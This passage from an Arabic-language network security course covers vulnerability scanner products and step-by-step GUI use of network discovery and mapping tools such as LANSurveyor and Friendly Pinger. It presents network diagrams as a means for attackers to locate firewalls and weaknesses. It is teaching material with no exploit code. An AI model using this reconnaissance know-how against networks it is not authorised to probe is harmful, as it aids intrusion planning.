فنحن سوف نفعل مثل الخطوات السابقة. اما الملفات الإضافية التي سوف نحتاجها هنا في عملية الفحص كالاتى:

- Brute force attacks
- Buffer overflow

- Compliance
- Credentials
- Databases
- Default Accounts
- Denial of Service
- FTP
- Gain a shell remotely
- General
- Malware
- NMAP NSE
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Web Servers
- Windows
- Windows: Microsoft Bulletins

NETWORK VULNERABILITY SCANNERS

Network Vulnerability Scanners هي الأدوات التي تساعدك في تحديد نقاط الضعف في الشبكة المستهدفة أو موارد شبكة الاتصال. فاحصات الشبكة تساعدك على تدوين وتقييم مواطن الضعف. استخدام هذه الماسحات، يمكنك العثور على نقاط الضعف في الشبكات السلكية أو اللاسلكية، نظام التشغيل، تكوين الأمان، إعداد الملقم، المنافذ المفتوحة والتطبيقات، إلخ. كما ذكرنا من قبل عن اهم الأدوات المستخدمة لهذه العملية واهم اثنين هما **Nessus** و**Openvas**، فيما يلي بعض الأدوات الأخرى ومواقعها الرئيسية المذكورة التي يمكنك تنفيذ فحص للشبكة:

Retina CS available at http://go.eeye.com **or** http://go.beyondtrust.com/community
Core Impact Professional available at http://www.coresecurity.com
MBSA available at http://www.microsoft.com
Shadow Security Scanner available at http://www.safety-lab.com
Nsauditor Network Security Auditor available at http://www.nsauditor.com
OpenVAS available at http://www.openvas.org
Security Manager Plus available at http://www.manageengine.com
Nexpose available at http://www.rapid7.com
QualysGuard available at http://www.qualys.com
Security Auditor's Research Assistant (SARA) available at http://www-arc.com

DRAW NETWORK DIAGRAMS 3.6

رسم خرائط الشبكات في رسومات تخطيطية يساعدك على تحديد الطوبولوجيا أو الهندسة المعمارية للشبكة المستهدفة. الرسم التخطيطي للشبكة يساعدك على تتبع المسار للمضيف الهدف في الشبكة. كما أنه يسمح لك لفهم مواقع جدران الحماية وأجهزة التوجيه (**router**) وأجهزة مراقبة الدخول الأخرى. استناداً الى الرسم التخطيطي للشبكة، يمكن للمهاجم تحليل طوبولوجيات الشبكة المستهدفة وآليات الأمن. هو يساعد المهاجم ليرى جدران الحماية، **IDSs**، وغيرها من آليات الأمن للشبكة المستهدفة. بمجرد ان يكون المهاجم لديه هذه المعلومات، فانه يحاول معرفة نقاط الضعف أو ضعف تلك الآليات الأمنية. ثم يمكن للمهاجم أن يجد طريقه إلى الشبكة المستهدفة عن طريق استغلال نقاط الضعف الأمنية هذه.

الرسم التخطيطي للشبكة يساعد أيضا مسؤولي شبكة الاتصال في إدارة الشبكات الخاصة بهم. المهاجمين يستخدمون أدوات اكتشاف شبكة الاتصال (**network discovery tool**) أو أدوات رسم الخرائط (**mapping tools**) لرسم الرسومات التخطيطية للشبكة من الشبكات المستهدفة. ويصور الشكل التالي مثال رسم بياني لشبكة.





FIGURE 3.52: Network Diagram

NETWORK DISCOVERY TOOL: LANSurveyor


المصدر: http://www.solarwinds.com

LANSurveyor يسمح لك تلقائياً باكتشاف وإنشاء مخطط الشبكة عن الشبكة المستهدفة. كما أنها قادرة على عرض الاتصالات متعمقا مثل الطبقة 2 والطبقة 3 في طوبولوجية OSI مثل عرض اتصال سويتش إلى سويتش، سويتش إلى عقده(**node**)، سويتش إلى جهاز التوجيه(**router**). يمكنه تصدير مخطط الشبكة التي تم إنشاؤها الى **Microsoft Office Visio**. يمكنه أيضا تتبع التغيرات التي تحدث في الشبكة. أنها تسمح للمستخدم لأداء إدارة تقيم لكل من الأجهزة والبرمجيات.

1- لتثبيت الأداة نتبع الـ **Wizard** المخصص لعملية التثبيت ثم نضغط على الأيقونة المعبرة عن التطبيق ليتم تشغيلها
2- هذا التطبيق ليس مجاني ولكنى سيعطيك بضعة أيام لتجربته فعندما تظهر الرسالة نختار **Continue with Evaluation**.
3- بعد ذلك تظهر رسالة ترحيبه والتي فيها نقوم بالضغط على **Start Scan** لبدا عملية الفحص وبمجرد الضغط على هذه سوف تظهر شاشه أخرى **Create A Network Map** نقوم بإدخال عناوين **IP** في الخانتين **Begin Address** و **End Address**.
4- نقوم بالضغط على **Start Network Discovery**.



5- ثم يبدا عملية الفحص كالاتى:




6- بعد الانتهاء من فحص اكتشاف الشبكة يعطيك رسم بياني عن الشبكة التي قاما بفحصها كالاتى:

NETWORK DISCOVERY TOOL: OPMANAGER

المصدر: http://www.manageengine.com

OpManager هي في الأساس أداة لإدارة أداء الشبكة والمراقبة والتي تقدم أدارة متقدمة لرصد الأخطاء والأداء وذلك عبر موارد تكنولوجيا المعلومات **IT** الهامه مثل أجهزة التوجيه **router**، وصلات **WAN**، **switches**، جدران الحماية، **VoIP call paths**,الخوادم المادية, الخوادم الافتراضية، وحدات تحكم الدومين، وأجهزة البنية التحتية الأخرى. هذه الأداة مفيدة في اكتشاف شبكة معينة تلقائيا. يمكنها أيضا تقديم رسم تخطيطي للشبكة حية لشبكتك.



هنا بعض من مميزات OpManager:

- توافر وجهوزية الرصد
- تحليل حركة مرور شبكة الاتصال
- إدارة عنوان**IP**
- مخطط لمنافذ السويتش
- إعداد تقارير الأداء الشبكة
- إدارة التكوين شبكة
- مراقبة ملف **Exchange**
- مراقبة **Active directory**
- مراقبة **Hyper-V**
- مراقبة ملقمات **SQL**.

NETWORK DISCOVERY TOOL: NetworkView

المصدر: http://www.networkview.com

NetworkView هي أداة لاكتشاف وإدارة شبكة اتصال لنظام التشغيل ويندوز.

السمات الرئيسية فيما يلي :

1- اكتشاف عقد وأجهزة توجيه **TCP/IP** باستخدام **DNS** و**SNMP** و**Ports** و**NetBIOS** و**WMI**.
2- الحصول على عنوان **MAC** وأسماء صانع **NIC**
3- رصد العقد وتلقي التنبيهات
4- التوثيق مع الخرائط المطبوعة والتقارير
5- التحكم وتأمين الشبكة الخاصة بك مع **SNMP MIB browser** و**WMI browser**، وفحص المنافذ.


NETWORK DISCOVERY TOOL: The Dude

المصدر: http://www.mikrotik.com

The Dude تلقائيا يقوم بفحص جميع الأجهزة داخل شبكات فرعية محددة، ورسم ووضع خريطة لشبكات الاتصال الخاصة بك، ورصد الخدمات من الأجهزة الخاصة بك، وتنبيهك في حالة وجود أي خدمة لديها مشكله.

هناك عدد قليل من الميزات فيما يلي:

- اكتشاف الشبكة والتخطيط
- يكتشف أي نوع أو العلامة التجارية للأجهزة
- الجهاز، روابط الرصد، والإطارات
- يسمح لك لرسم الخرائط الخاصة بك وإضافة أجهزة مخصصة
- يدعم**SNMP** ، **ICMP**، **DNS**، و **TCP**رصد الأجهزة التي تدعم ذلك
- الوصول المباشر إلى أدوات التحكم عن بعد لإدارة الجهاز



MAPPING TOOL: FRIENDLY PINGER

المصدر: http://www.kilievich.com

Friendly Pinger تطبيق سهلة الاستخدام لإدارة الشبكة، والرصد، والحصر.


شبكة رسم الخرائط (Network mapping) هو دراسة الربط الفيزيائي للشبكات. عادة ما تجرى رسم الخرائط الشبكة لاكتشاف الخوادم وأنظمة التشغيل التي تعمل على الشبكات. هذه التقنية تقوم بالكشف عن الأجهزة الجديدة والتعديلات المدخلة في طوبولوجية الشبكة. يمكنك تنفيذ إدارة الجرد لموجودات الأجهزة والبرمجيات.

Friendly Pinger ينفذ الإجراءات التالية لتعيين الشبكة :


1- **Monitoring** رصد أجهزة الشبكة المتوفرة.
2- **Notifies** إعلامك إذا حدث عملية تشغيل او غلق لأي سيرفر/ملقم على الشبكة.
3- **Audits hardware and software** مراجعة لجميع المكونات سواء برمجيه او اجهزه مثبته على أجهزة الكمبيوتر عبر الشبكة.
4- **Ping** عمل بنج لجميع الأجهزة مرة واحده.

لإعداد Friendly Pinger كالاتى:

1- نقوم باتباع **Wizard** الخاص بعملية التثبيت ثم نقوم بالضغط على الأيقونة المعبرة لهذا التطبيق فيبدأ بالعمل.
2- بعد تشغيل التطبيق نجد ان **Friendly Pinger** يطالبك بمشاهدة الوثائق الخاص به عبر الشبكة نضغط هنا **NO**.



3- نختار **File** من القائمة العلوية ومنها نختار **Wizard** كالاتى:




4- لإنشاء خريطة اوليه عن الشبكة نقوم بوضع نطاق عناوين **IP** في الحق المخصص له كما هو مبين من الشكل التالي ثم الضغط على **Next**.




5- حينها سوف يقوم **wizard** بفحص عناوين **IP** في الشبكة ثم عرضهم عليك.


6- ثم اضغط **Next**.




7- اترك الاختيارات الافتراضية في شاشة **Wizard** كما هيا ثم اضغط **Next**.



8- بعد الضغط على **Next** سوف يتم عرض خريطة عن الشبكة في شاشة عرض **FPinger** كالاتى:



